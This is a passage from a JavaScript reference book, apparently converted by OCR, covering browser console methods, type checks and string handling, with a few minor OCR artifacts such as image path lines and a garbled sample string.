
#### Edge and Internet Explorer

Opening the “Console” panel in the **F12 Developer Tools**:

- `F12`, then click on the “Console” tab

#### Safari

Opening the “Console” panel in Safari’s **Web Inspector** you must first enable the develop menu in Safari's Preferences




Then you can either pick "Develop->Show Error Console" from the menus or press `⌘` + `Option` + `C`

**Opera**

Opening the “Console” in opera:

- `Ctrl` + `Shift` + `I` ,then click on the “Console” tab

**Compatibility**

When using or emulating Internet Explorer 8 or earlier versions (e.g. through Compatibility View / Enterprise Mode) the console will **only** be defined when the Developer Tools are active, so `console.log()` statements can cause an exception and prevent code from executing. To mitigate this, you can check to see if the console is available before you log:

```
if (typeof window.console !== 'undefined')
{
   console.log("Hello World");
}
```

Or at the start of your script you can identify if the console is available and if not, define a null function to catch all


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of your references and prevent exceptions.

```
if (!window.console)
{
    console = {log: function() {}};
}
```

Note this second example will stop **all** console logs even if the developer window has been opened.

Using this second example will preclude use of other functions such as `console.dir(obj)` unless that is specifically added.

A browser's debugging console or web console is generally used by developers to identify errors, understand flow of execution, log data and for many other purpose at runtime. This information is accessed through the `console` object.

# Section 5.1: Measuring time - console.time()

`console.time()` can be used to measure how long a task in your code takes to run.

Calling `console.time([label])` starts a new timer. When `console.timeEnd([label])` is called, the elapsed time, in milliseconds, since the original `.time()` call is calculated and logged. Because of this behavior, you can call `.timeEnd()` multiple times with the same label to log the elapsed time since the original `.time()` call was made.

**Example 1:**

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

will output:

```
response in: 774.967ms
response in: 1402.199ms
```

**Example 2:**

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

will output:

```
Loop time: 40.716ms
```

# Section 5.2: Formatting console output

Many of the console's print methods can also handle C-like string formatting, using `%` tokens:

```
console.log('%s has %d points', 'Sam', 100);
```

Displays `Sam has 100 points`.

The full list of format specifiers in JavaScript is:


| Specifier | Output |
|---|---|
| `%s` | Formats the value as a string |
| `%i` or `%d` | Formats the value as an integer |
| `%f` | Formats the value as a floating point value |
| `%o` | Formats the value as an expandable DOM element |
| `%0` | Formats the value as an expandable JavaScript object |
| `%c` | Applies CSS style rules to the output string as specified by the second parameter |

**Advanced styling**

When the CSS format specifier (`%c`) is placed at the left side of the string, the print method will accept a second parameter with CSS rules which allow fine-grained control over the formatting of that string:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

Displays:




It is possible to use multiple `%c` format specifiers:

- any substring to the right of a `%c` has a corresponding parameter in the print method;
- this parameter may be an empty string, if there is no need to apply CSS rules to that same substring;
- if two `%c` format specifiers are found, the 1st (encased in `%c`) and 2nd substring will have their rules defined in the 2nd and 3rd parameter of the print method respectively.
- if three `%c` format specifiers are found, then the 1st, 2nd and 3rd substrings will have their rules defined in the 2nd , 3rd and 4th parameter respectively, and so on...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaining substring
);
```

Displays:





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**Using groups to indent output**


Output can be indented and enclosed in a collapsible group in the debugging console with the following methods:

- `console.groupCollapsed()`: creates a collapsed group of entries that can be expanded through the disclosure button in order to reveal all the entries performed after this method is invoked;
- `console.group()`: creates an expanded group of entries that can be collapsed in order to hide the entries after this method is invoked.

The indentation can be removed for posterior entries by using the following method:

- console.groupEnd(): exits the current group, allowing newer entries to be printed in the parent group after this method is invoked.

Groups can be cascaded to allow multiple indented output or collapsible layers within each other:




# Section 5.3: Printing to a browser's debugging console

A browser's debugging console can be used in order to print simple messages. This debugging or web console can be directly opened in the browser ( F12 key in most browsers – see *Remarks* below for further information) and the `log` method of the `console` JavaScript object can be invoked by typing the following:

```
console.log('My message');
```

Then, by pressing Enter, this will display `My message` in the debugging console.

`console.log()` can be called with any number of arguments and variables available in the current scope. Multiple arguments will be printed in one line with a small space between them.

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

The `log` method will display the following in the debugging console:

```
['string']  1  Object { test: 1 }  Window { /* truncated */ }
```

Beside plain strings, `console.log()` can handle other types, like arrays, objects, dates, functions, etc.:

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

Displays:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

Nested objects may be collapsed:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Displays:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Certain types such as `Date` objects and **`function`**s may be displayed differently:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Displays:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

**Other print methods**

In addition to the `log` method, modern browsers also support similar methods:

- `console.info` – small informative icon (ⓘ) appears on the left side of the printed string(s) or object(s).
- `console.warn` – small warning icon (!) appears on the left side. In some browsers, the background of the log is yellow.
- `console.error` – small times icon (⊗) appears on the left side. In some browsers, the background of the log is red.
- `console.timeStamp` – outputs the current time and a specified string, but is non-standard:

  ```
  console.timeStamp('msg');
  ```

  Displays:

  ```
  00:00:00.001 msg
  ```

- `console.trace` – outputs the current stack trace or displays the same output as the `log` method if invoked in the global scope.


  ```
  function sec() {
     first();
  ```


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```
}
function first() {
   console.trace();
}
sec();
```

Displays:

```
first
sec
(anonymous function)
```




The above image shows all the functions, with the exception of `timeStamp`, in Chrome version 56.

These methods behave similarly to the `log` method and in different debugging consoles may render in different colors or formats.

In certain debuggers, the individual objects information can be further expanded by clicking the printed text or a small triangle (▸) which refers to the respective object properties. These collapsing object properties can be open or closed on log. See the `console.dir` for additional information on this

## Section 5.4: Including a stack trace when logging - console.trace()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

Will display this in the console:

```
My log statement       VM696:1
  foo                  @ VM696:1
  (anonymous function) @ (program):1
```

Note: Where available it's also useful to know that the same stack trace is accessible as a property of the Error object. This can be useful for post-processing and gathering automated feedback.

```
var e = new Error('foo');
console.log(e.stack);
```

## Section 5.5: Tabulating values - console.table()

In most environments, `console.table()` can be used to display objects and arrays in a tabular format.

**For example:**

```
console.table(['Hello', 'world']);
```

displays like:

| (index) | value |
|---|---|
| 0 | "Hello" |
| 1 | "world" |

```
console.table({foo: 'bar', bar: 'baz'});
```


displays like:

| (index) | value |
|---|---|
| "foo" | "bar" |
| "bar" | "baz" |

```
var personArr = [
{
        "personId": 123,
        "name": "Jhon",
        "city": "Melbourne",
        "phoneNo": "1234567890"
},
{
        "personId": 124,
        "name": "Amelia",
        "city": "Sydney",
        "phoneNo": "1234567890"
},
{
        "personId": 125,
        "name": "Emily",
        "city": "Perth",
        "phoneNo": "1234567890"
},
{
        "personId": 126,
        "name": "Abraham",
        "city": "Perth",
        "phoneNo": "1234567890"
}
];
console.table(personArr, ['name', 'personId']);
```

displays like:


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## Section 5.6: Counting - console.count()

`console.count([obj])` places a counter on the object's value provided as argument. Each time this method is invoked, the counter is increased (with the exception of the empty string `''`). A label together with a number is displayed in the debugging console according to the following format:

```
[label]: X
```

`label` represents the value of the object passed as argument and `X` represents the counter's value.

An object's value is always considered, even if variables are provided as arguments:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');
```

Displays:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Strings with numbers are converted to `Number` objects:

```
console.count(42.3);
```

```
console.count(Number('42.3'));
console.count('42.3');
```

Displays:

```
42.3: 1
42.3: 2
42.3: 3
```

Functions point always to the global `Function` object:

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Displays:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Certain objects get specific counters associated to the type of object they refer to:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Displays:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
```


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```
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

**Empty string or absence of argument**

If no argument is provided while **sequentially inputting the count method in the debugging console**, an empty string is assumed as parameter, i.e.:

```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

# Section 5.7: Clearing the console - console.clear()

You can clear the console window using the `console.clear()` method. This removes all previously printed messages in the console and may print a message like "Console was cleared" in some environments.


# Section 5.8: Displaying objects and XML interactively - console.dir(), console.dirxml()

`console.dir(object)` displays an interactive list of the properties of the specified JavaScript object. The output is presented as a hierarchical listing with disclosure triangles that let you see the contents of child objects.

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```

displays:




`console.dirxml(object)` prints an XML representation of the descendant elements of object if possible, or the JavaScript representation if not. Calling `console.dirxml()` on HTML and XML elements is equivalent to calling `console.log()`.

**Example 1:**

```
console.dirxml(document)
```

displays:




**Example 2:**

```
console.log(document)
```

displays:




**Example 3:**

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

displays:


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```
> var myObject = {
      "foo":{
          "bar":"data"
      }
  };

  console.dirxml(myObject);
```

```
▼ Object {foo: Object}
  ▼ foo: Object
      bar: "data"
    ▶ __proto__: Object
  ▶ __proto__: Object
```

```
undefined
>
```

## Section 5.9: Debugging with assertions - console.assert()

Writes an error message to the console if the assertion is **`false`**. Otherwise, if the assertion is **`true`**, this does nothing.

```
console.assert('one' === 1);
```

```
2016-07-27 11:36:04.311
▼ Assertion failed:                                    VM1597:1
    (anonymous function) @ VM1597:1
```

Multiple arguments can be provided after the assertion–these can be strings or other objects–that will only be printed if the assertion is **`false`**:

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
▶ Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
undefined
>
```

`console.assert` does *not* throw an `AssertionError` (except in Node.js), meaning that this method is incompatible with most testing frameworks and that code execution will not break on a failed assertion.

# Chapter 6: Datatypes in JavaScript

## Section 6.1: typeof

`typeof` is the 'official' function that one uses to get the `type` in JavaScript, however in certain cases it might yield some unexpected results ...

**1. Strings**

```
typeof "String" or
typeof Date(2011,01,01)
```

> "string"

**2. Numbers**

```
typeof 42
```

> "number"

**3. Bool**

`typeof true` (valid values `true` and `false`)

> "boolean"

**4. Object**

```
typeof {} or
typeof [] or
typeof null or
typeof /aaa/ or
typeof Error()
```

> "object"

**5. Function**

```
typeof function(){}
```

> "function"

**6. Undefined**

```
var var1; typeof var1
```

> "undefined"


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# Section 6.2: Finding an object's class

To find whether an object was constructed by a certain constructor or one inheriting from it, you can use the `instanceof` command:

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

Note that primitive values are not considered instances of any class:

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

Every value in JavaScript besides `null` and `undefined` also has a `constructor` property storing the function that was used to construct it. This even works with primitives.

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

# Section 6.3: Getting object type by constructor name

When one with `typeof` operator one gets type `object` it falls into somewhat wast category...

In practice you might need to narrow it down to what sort of 'object' it actually is and one way to do it is to use object constructor name to get what flavour of object it actually is: `Object.prototype.toString.call(yourObject)`

**1. String**

```
Object.prototype.toString.call("String")
```

> "[object String]"

**2. Number**

```
Object.prototype.toString.call(42)
```

> "[object Number]"

**3. Bool**

```
Object.prototype.toString.call(true)
```

> "[object Boolean]"

**4. Object**

```
Object.prototype.toString.call(Object()) or
Object.prototype.toString.call({})
```

> "[object Object]"

**5. Function**

```
Object.prototype.toString.call(function(){})
```

> "[object Function]"

**6. Date**

```
Object.prototype.toString.call(new Date(2015,10,21))
```

> "[object Date]"

**7. Regex**

```
Object.prototype.toString.call(new RegExp()) or
Object.prototype.toString.call(/foo/);
```

> "[object RegExp]"

**8. Array**

```
Object.prototype.toString.call([]);
```

> "[object Array]"

**9. Null**

```
Object.prototype.toString.call(null);
```


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> "[object Null]"

**10. Undefined**

```
Object.prototype.toString.call(undefined);
```

> "[object Undefined]"

**11. Error**

```
Object.prototype.toString.call(Error());
```

> "[object Error]"

# Chapter 7: Strings

## Section 7.1: Basic Info and String Concatenation

Strings in JavaScript can be enclosed in Single quotes `'hello'`, Double quotes `"Hello"` and (from ES2015, ES6) in Template Literals (*backticks*) `` `hello` ``.

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

Strings can be created from other types using the `String()` function.

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Or, `toString()` can be used to convert Numbers, Booleans or Objects to Strings.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Strings also can be created by using `String.fromCharCode` method.

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

Creating a String object using **new** keyword is allowed, but is not recommended as it behaves like Objects unlike primitive strings.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

**Concatenating Strings**

String concatenation can be done with the **+** concatenation operator, or with the built-in `concat()` method on the String object prototype.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);        // => "FooBar"
console.log(foo + " " + bar);  // => "Foo Bar"

foo.concat(bar)            // => "FooBar"
"a".concat("b", " ", "d")  // => "ab d"
```

Strings can be concatenated with non-string variables but will type-convert the non-string variables into strings.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

**String Templates**


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Version ≥ 6

Strings can be created using template literals (*backticks*) `` `hello` ``.

```
var greeting = `Hello`;
```

With template literals, you can do string interpolation using `${variable}` inside template literals:

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

You can use String.raw to get backslashes to be in the string without modification.

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

# Section 7.2: Reverse String

The most "popular" way of reversing a string in JavaScript is the following code fragment, which is quite common:

```
function reverseString(str) {
    return str.split('').reverse().join('');
}

reverseString('string');    // "gnirts"
```

However, this will work only so long as the string being reversed does not contain surrogate pairs. Astral symbols, i.e. characters outside of the basic multilingual plane, may be represented by two code units, and will lead this naive technique to produce wrong results. Moreover, characters with combining marks (e.g. diaeresis) will appear on the logical "next" character instead of the original one it was combined with.

```
'?????.'.split('').reverse().join(''); //fails
```

While the method will work fine for most languages, a truly accurate, encoding respecting algorithm for string reversal is slightly more involved. One such implementation is a tiny library called Esrever, which uses regular expressions for matching combining marks and surrogate pairs in order to perform the reversing perfectly.

**Explanation**

| Section | Explanation | Result |
|---|---|---|
| `str` | The input string | `"string"` |
| `String.prototype.split( deliminator )` | Splits string `str` into an array. The parameter `""` means to split between each character. | `["s","t","r","i","n","g"]` |
| `Array.prototype.reverse()` | Returns the array from the split string with its elements in reverse order. | `["g","n","i","r","t","s"]` |
| `Array.prototype.join( deliminator )` | Joins the elements in the array together into a string. The `""` parameter means an empty deliminator (i.e., the elements of the array are put right next to each other). | `"gnirts"` |

**Using spread operator**

Version ≥ 6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

**Custom `reverse()` function**

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}

reverse("zebra");  // "arbez"
```

# Section 7.3: Comparing Strings Lexicographically

To compare strings alphabetically, use `localeCompare()`. This returns a negative value if the reference string is lexicographically (alphabetically) before the compared string (the parameter), a positive value if it comes afterwards, and a value of `0` if they are equal.

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

The `>` and `<` operators can also be used to compare strings lexicographically, but they cannot return a value of zero (this can be tested with the `==` equality operator). As a result, a form of the `localeCompare()` function can be written like so:

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

This is especially useful when using a sorting function that compares based on the sign of the return value (such as `sort`).

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
```


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```
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

## Section 7.4: Access character at index in string

Use `charAt()` to get a character at the specified index in the string.

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

Alternatively, because strings can be treated like arrays, use the index via bracket notation.

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

To get the character code of the character at a specified index, use `charCodeAt()`.

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

Note that these methods are all getter methods (return a value). Strings in JavaScript are immutable. In other words, none of them can be used to set a character at a position in the string.

## Section 7.5: Escaping quotes

If your string is enclosed (i.e.) in single quotes you need to escape the inner literal quote with *backslash* `\`

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

Same goes for double quotes:

```
var text = "I feel \"high\"";
```

Special attention must be given to escaping quotes if you're storing HTML representations within a String, since HTML strings make large use of quotations i.e. in attributes:

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Quotes in HTML strings can also be represented using `'` (or `'`) as a single quote and `"` ( or `"`) as double quotes.

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

*Note:* The use of `'` and `"` will not overwrite double quotes that browsers can automatically place on attribute quotes. For example `<p class=special>` being made to `<p class="special">`, using `"` can lead to `<p class=""special"">` where `\"` will be `<p class="special">`.

`Version ≥ 6`

